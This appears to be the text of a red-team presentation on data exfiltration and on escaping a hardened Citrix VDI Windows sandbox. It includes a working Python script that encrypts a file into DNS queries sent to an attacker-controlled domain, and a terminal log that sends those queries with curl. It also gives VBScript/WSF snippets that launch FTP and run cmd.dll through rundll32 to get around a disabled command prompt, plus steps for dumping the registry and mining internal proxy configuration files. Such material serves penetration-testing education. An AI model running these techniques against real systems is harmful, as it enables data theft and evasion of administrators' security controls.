
Exfiltration

BLACKLIST BYPASS - CATEGORY - INJECT



Exfiltration

BLACKLIST BYPASS - CATEGORY - INJECT






Exfiltration

BLACKLIST BYPASS - CATEGORY - UPLOAD

- **TLS** can be a good way to bypass some kind of filter
- If the proxy has no **SSL termination** it can't inspect the real contents of the packets
- **Tips&Tricks:** To configure quickly a https server **Caddy** is your friend (<https://caddyserver.com/>)

Exfiltration


BLACKLIST BYPASS - CATEGORY - INJECT



Exfiltration

DNS EXFILTRATION

xyz is an information we gain





Exfiltration

DNS EXFILTRATION

```
import os
import sys
from functools import partial
from base64 import b16encode as b16
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

destination = sys.argv[1]
if not destination.startswith("."):
    destination = f".{destination}"
input_file = sys.argv[2]
maxlen = 253-len(destination)

key = os.urandom(16)
encryptor = AES.new(key, AES.MODE_ECB)

with open(input_file, "rb") as f:
    data = f.read()

print(b16(key).decode("ascii") + destination)
for i in range(0, len(data), 16):
    block = data[i:i+16]
    if len(block) < 16:
        block = pad(block, 16)
    enc_block = encryptor.encrypt(block)
    print(b16(enc_block).decode("ascii") + destination)
```

- Configure an **authoritative DNS server** for an owned domain (nroomcomputer.com)
- Generate the exfiltration payloads using a simple script like the one on the left (written in python)
- Exfiltrate data through **DNS** requests

Exfiltration

DNS EXFILTRATION

```
-: sudo nc — Konsole
File Edit View Bookmarks Settings Help
New Tab Split View Left/Right Split View Top/Bottom
vitto@arch-vitto ~/Downloads/domainhunter (git)-[master] % sudo nc -l -vnp 53
Bound on 0.0.0.0 53
8CB053CF3590D6C04D1510F84434ABD0cruisesoftware00 8CB053CF3590D6C04D1510F84434ABD0cruisesoftw
are0 7F18C70C5E6449EB14528464FF4870AFcruisesoftware0 7F18C70C5E6449EB14528464FF4870AFcruisesoft
ware80 A774D0D36C66AE91E1F012A52279F2EFcruisesoftware+0 A774D0D36C66AE91E1F012A52279F2EFcruises
oftware01 58D441EC5C7A0227415D4FD5D825C49CruisesoftwareX= 58D441EC5C7A0227415D4FD5D825C49Cruis
esoftwareE0 A7541D9AFBCA995DF8C0FA5981AAF11Fcrisesoftware00 A7541D9AFBCA995DF8C0FA5981AAF11Fc
ruisesoftware0 FEC81F1BEB298EF517D84726F7DCB1C9cruisesoftware FEC81F1BEB298EF517D84726F7DCB1C9
cruisesoftware?0 52846B8CD063BB519E8A4D5E08AA3678cruisesoftware0 52846B8CD063BB519E8A4D5E08AA36
78cruisesoftwarek0 B37F4469130A0334DD423E707309A2F0cruisesoftware00 B37F4469130A0334DD423E70730
9A2F0cruisesoftware00 CBB0C0B450C23A3645F20F1DCD5FD078cruisesoftwarei0 CBB0C0B450C23A3645F20F1D
CD5FD078cruisesoftwareEx 0D587D580FA0F1F69FB18A95265EE05Ecrisesoftware00 0D587D580FA0F1F69FB18
0 510D86E6FBEBDE0DD667B64C30D55210cruisesoftware00 510D86E6FBEBDE0DD667B64C30D55210cruisesoftw
are[]
```

```
(cruiser) vps.cruiser.software — Konsole
File Edit View Bookmarks Settings Help
New Tab Split View Left/Right Split View Top/Bottom Load a new tab with layout 2x2 terminals
cruiser@CruiserSoft:~$ python3 -c 'import string; import random; print("".join(random.choices(string.ascii
uppercase, k=150)))' | tee sensitive.txt
WBUXBXBUYVSEZTKCLBLSORCDBXQ0TLCBJMSMTFNAIMQFWYBFEDXUHMCHQD0JMSRWNNQCQKFKEUTOTVVDXVUSPVZYRYAOWIHCZWZJKAVUN
SYUYOXHUVAANDBECUZHLOBTGKRMILLMCMTDHEDZOPRYLHS
cruiser@CruiserSoft:~$ python3 dnsexp.py cruiser.software sensitive.txt
FF3189A93E22AA0F1C138CE8CB0C5CD5.cruiser.software
9C6D2D3A8FC93B7FEC105EF177CF5C40.cruiser.software
33F5CD00AB13469110DDF3A9C066FFBF.cruiser.software
2C11E02550CF7431B4B0027B4C49BCCA.cruiser.software
A9BA6B024E4AF7A1D475C90598C9C7EA.cruiser.software
2CD1C73C05D0AA7CF3DB0E306046E408.cruiser.software
EF3F7725B9017B376D03D5D7E33A3B36.cruiser.software
DE428E0A18BEA39D854262B8F2D4A9C3.cruiser.software
19319081C77673AB4DC5F34358F30DB7.cruiser.software
76A8C06B3C1C77293C9C8D785E99F67E.cruiser.software
9C48635A505844F6A72A424E0870E971.cruiser.software
cruiser@CruiserSoft:~$ python3 dnsexp.py cruiser.software sensitive.txt | xargs -n1 curl
curl: (6) Could not resolve host: 8CB053CF3590D6C04D1510F84434ABD0.cruiser.software
curl: (6) Could not resolve host: 7F18C70C5E6449EB14528464FF4870AF.cruiser.software
curl: (6) Could not resolve host: A774D0D36C66AE91E1F012A52279F2EF.cruiser.software
curl: (6) Could not resolve host: 58D441EC5C7A0227415D4FD5D825C49C.cruiser.software
curl: (6) Could not resolve host: A7541D9AFBCA995DF8C0FA5981AAF11F.cruiser.software
curl: (6) Could not resolve host: FEC81F1BEB298EF517D84726F7DCB1C9.cruiser.software
curl: (6) Could not resolve host: 52846B8CD063BB519E8A4D5E08AA3678.cruiser.software
curl: (6) Could not resolve host: B37F4469130A0334DD423E707309A2F0.cruiser.software
curl: (6) Could not resolve host: CBB0C0B450C23A3645F20F1DCD5FD078.cruiser.software
curl: (6) Could not resolve host: 0D587D580FA0F1F69FB18A95265EE05E.cruiser.software
curl: (6) Could not resolve host: 510D86E6FBEBDE0DD667B64C30D55210.cruiser.software
cruiser@CruiserSoft:~$
```




PART II

SANDBOX ESCAPE



CITRIX VDI

SANDBOX & HARDENING

Citrix expose a guest OS (MS Windows in our case) through a web application,

On top of it a client configuration agent (Ivanti) setup policies and hardened settings at each load of the guest User.



CITRIX VDI


SANDBOX & HARDENING

Guest hardening generally block some common Windows features:

- Execution of system commands
- Limited Graphical menus (no Open with, Save as, run...)
- Explorer.exe with directory and network shares limitation
- Limited key combination support
- ...

Foothold




THE ENVIRONMENT



Sandbox escape

ARBITRARY COMMAND EXECUTION - OFFICE SUITE


- Office suite development features can be enabled
- It is possible to build and execute arbitrary VBA macros



Sandbox escape

INTERACTIVE COMMAND PROMPT


- CMD is “disabled by the administrator”
- Powershell is inhibited by GPOs



```
C:\Windows\SYSTEM32\CMD.exe
Microsoft Windows [Versione 10.0.18363.1500]
(c) 2019 Microsoft Corporation. Tutti i diritti sono riservati.

Il prompt dei comandi è stato disattivato dall'amministratore.



Premere un tasto per continuare . . . _
```



Sandbox escape

INTERACTIVE COMMAND PROMPT

- FTP!
- By using the FTP console is possible to execute commands interactively





Sandbox escape

WSF

- **WSH** (**W**indows **S**cript **H**ost) enabled
- By finding a writable directory is possible to write a **WSF** file and execute it
 - A more comfortable way to execute arbitrary commands

```
<job id="ftp">
  <script language="VBScript">
    Set objShell = CreateObject("Shell.Application")
    objShell.ShellExecute "ftp"
  </script>
</job>
```




Sandbox escape

CMD DISABLED

- `REG add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t REG_DWORD /d 1 /f`
- CMD.exe is disabled, but the entire logic of CMD.exe is contained in `cmd.dll`
- From Didier Stevens - <https://blog.didierstevens.com/>

Sandbox escape

CMD DISABLED

rundll32

03/03/2021 • 2 minutes to read •



[Is this page helpful?](#)

Loads and runs 32-bit dynamic-link libraries (DLLs). There are no configurable settings for Rundll32. Help information is provided for a specific DLL you run with the **rundll32** command.



Sandbox escape


UNLOCK COMMAND PROMPT

- **C:\Windows\SysWOW64\rundll32.exe**
- “Loads and runs 32-bit dynamic-link libraries (DLLs). There are no configurable settings for Rundll32. Help information is provided for a specific DLL you run with the rundll32 command.”

```
<job id="cmd">  
  <script language="VBScript">  
    Set objShell = CreateObject("Shell.Application")  
    objShell.ShellExecute "rundll32.exe", "h:\documenti\cmd.dll,main"  
  </script>  
</job>
```


Sandbox escape

UNLOCK COMMAND PROMPT

 C:\Windows\SysWOW64\rundll32.exe

ReactOS Operating System [Version 0.3.11-20151211-rUNKNOWN]

(C) Copyright 1998-2009 ReactOS Team.


Modifications by Didier Stevens <https://DidierStevens.com>

h:\documenti>

Enumeration

DUMP THE REGISTRY

- **regedit.exe** is used to navigate and edit registry keys
- Is possible to dump the entire registry and exfiltrate the resulting file using one of the method described earlier





Enumeration

INTERESTING FINDINGS

- [HKEY_USERS\S-1-5-21-344748870-4015308433-2054805700-189537\Software\Microsoft\Windows\CurrentVersion\Internet Settings].AutoConfigURL=http://pac.megacorp.it:9544/proxy.pac
- [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\iphlpvc\Parameters\ProxyMgr\{AE45A3F7-7DC4-4F94-9707-1C80CCE40536}].AutoConfigURL=http://internal.megacorp.it/proxy-prod-accesso-sviluppatori.pac
- Link to **P**roxy **A**utomatic **C**onfiguration files (**PAC**)

Enumeration

INTERESTING FINDINGS

Link to **Proxy Automatic**
Configuration files (**PAC**)

```
function FindProxyForURL(url, host) {  
    var PROXY_SOPHOS = "PROXY sophos-web-vip.megacorp:8080";  
    var PROXY_IRONPORT = "PROXY ironport-web-vip.megacorp:8080";  
    var PROXY_IRONPORT_SVILUPPATORI = "PROXY 11.111.11.11:8081";  
    var DIRECT = "DIRECT";  
  
    if  
    (  
        // If URL has no dots in host name, send traffic direct.  
        isPlainHostName(host) ||  
        // If localhost send direct  
        host == "localhost" ||  
        shExpMatch(host, "localhost.*") ||  
        host == "127.0.0.1"  
    )  
        return DIRECT;  
  
    var isIPv4Addr = /^(\d+\.){3}\d+$/;  
  
    //Check if host is IPv4 format.  
    if(isIPv4Addr.test(host))  
        return resolvedIPManaging(host);  
    // If specific URL needs to bypass proxy and send traffic to proxy Sophos.  
    if  
    (  
        shExpMatch(url, "http*connecto.megacorp.it*") ||  
        shExpMatch(url, "*megacorp.it*") ||  
        shExpMatch(url, "*digitallib.megacorp.it*") ||  
        shExpMatch(url, "*acquistigru.megacorp.it*") ||  
    )  
        return PROXY_SOPHOS;  
  
    // If specific URL needs to bypass proxy and send traffic to proxy Megacorp.  
    if  
    (  
        shExpMatch(url, "*group.gca*") ||  
        shExpMatch(url, "*intranet.gca*") ||  
        shExpMatch(url, "*prodinfo.gca*") ||  
  
        dnsDomainIs(host, ".ksjakdjalkd.fr") ||  
        dnsDomainIs(host, ".aasaaaa.com") ||  
  
        shExpMatch(url, "*emea.cib*") ||  
        shExpMatch(url, "*ss.cib*") ||  
        shExpMatch(url, "*asia.cib*") ||  
        shExpMatch(url, "*dev.xxx.cib*") ||  
  
        dnsDomainIs(host, ".lsole74ore.com") ||  
        dnsDomainIs(host, ".xxx-myjobs.com") ||  
        dnsDomainIs(host, "serviziomol.megacorp.it") ||  
        shExpMatch(url, "*xyz.com*")  
    )  
        return PROXY_IRONPORT;  
}
```




Enumeration

INTERESTING FINDINGS

OPSEC safe host and service
discovery

```
//Shibboleth per autenticazione SSO verso HCM ORACLE
dnsDomainIs(host,"shib.megacorp.com") ||
dnsDomainIs(host,"shib.megacorp.it") ||

dnsDomainIs(host,"shib-ext.megacorp.com") ||
dnsDomainIs(host,"shib-ext.megacorp.it") ||

//DATASTAGE
dnsDomainIs(host,"grpt-etl-kv00.megacorp.it") ||
dnsDomainIs(host,"grpi-etl-hv00.megacorp.it") ||

//SOPHOS-WEB-VIP
dnsDomainIs(host,"sophos-web-vip.megacorp.it") ||


